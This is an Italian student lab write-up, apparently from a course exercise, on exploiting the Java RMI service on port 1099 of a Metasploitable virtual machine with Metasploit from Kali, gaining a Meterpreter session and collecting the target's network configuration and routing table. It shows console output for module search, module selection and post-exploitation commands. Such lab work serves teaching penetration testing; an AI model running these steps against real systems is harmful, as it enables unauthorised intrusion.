
Progetto S7/L5


In questo progetto andremo ad attaccare la macchina target presenta su un servizio vulnerabile sulla porta 1099 Java RMI, per poi scoprire:

1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.

1. Andiamo a settare i due ip sulle nostre macchine (192.168.11.112 META e 192.168.11.111 KALI).





2.Fatto ciò avviamo **msfconsole** sulla nostra kali

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


Purtroppo niente cuore……non so se a questo punto riuscirò ad eseguire l'exploit……speriamo di si.

Non perdiamoci d'animo e cerchiamo l'exploit da utilizzare.


```
Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce       2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177                        2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                                     .                .          .      .
   3     \_ target: Linux Dropper                                            .                .          .      .
   4     \_ target: Windows Dropper                                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                                    .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                                   .                .          .      .
   10    \_ target: Windows x86 (Native Payload)                             .                .          .      .
   11    \_ target: Linux x86 (Native Payload)                               .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)                            .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)                            .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl                        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet                              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                                   .                .          .      .
   18    \_ target: Windows x86 (Native Payload)                             .                .          .      .
   19    \_ target: Linux x86 (Native Payload)                               .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)                            .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)                            .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming                            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                                           .                .          .      .
   24    \_ target: Java Dropper                                             .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize                           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce            2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon                  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)                       .                .          .      .
   29    \_ target: Native Payload                                           .                .          .      .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315            2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   31  exploit/multi/http/torchserver_cve_2023_43654                         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   32  exploit/multi/http/totaljs_cms_widget_exec                            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   33    \_ target: Total.js CMS on Linux                                    .                .          .      .
   34    \_ target: Total.js CMS on Mac                                      .                .          .      .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc                2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec                       2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   37    \_ target: Windows                                                  .                .          .      .
   38    \_ target: Linux File-Dropper                                       .                .          .      .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 exploit(multi/browser/java_rmi_connection_impl) > use 8
```

Una volta identificato, selezioniamolo tramite il comando **use**, assieme alla riga corrispondente.

Andiamo poi a vedere le sue opzioni per configuralo al meglio.




Perfetto notiamo che l'opzione **RHOST** è richiesta ma non è settata, bisogna dunque inserire li'IP della nostra macchina target.



Andiamo inoltre a settare anche il **PAYLOAD** di default, che andrà ad identificare il **path** che dovrà seguire il nostro exploit.

3.Ora che è tutto configurato a dovere, facciamo partire il nostro exploit



Ci ritroveremo dentro una sessione **meterpreter**, questo significa che siamo dentro la nostra macchina target, e tramite il comando **ipconfig** troviamo la configurazione di rete della macchina target.

```
meterpreter > ip config
[-] Unknown command: ip. Run the help command for more details.
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fedf:5646
IPv6 Netmask : ::
```

Mi raccomando il comando va scritto tutto attaccato……

4.Manca solo la tabella di routing

Andiamo ad eseguire il comando **route**, sempre dalla nostra sessione **meterpreter.**

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fedf:5646  ::       ::
```

5.Conclusioni

Durante l’esercitazione, è stata identificata una vulnerabilità sul servizio **Java RMI** in esecuzione sulla porta **1099** della macchina **Metasploitable** (192.168.11.112). Utilizzando il framework **Metasploit** dalla macchina

attaccante (192.168.11.111), è stato possibile sfruttare la vulnerabilità per ottenere una **sessione Meterpreter**.

Attraverso la sessione ottenuta, sono state raccolte le seguenti evidenze richieste:

1. **Configurazione di rete** della macchina vittima, inclusi indirizzo IP, interfacce attive e netmask.
2. **Tabella di routing**, utile per comprendere come la macchina gestisce il traffico di rete e le rotte predefinite.

Tutto questo è stato possibile nonostante l'assenza del cuore una volta avviato msfconsole……incredibile.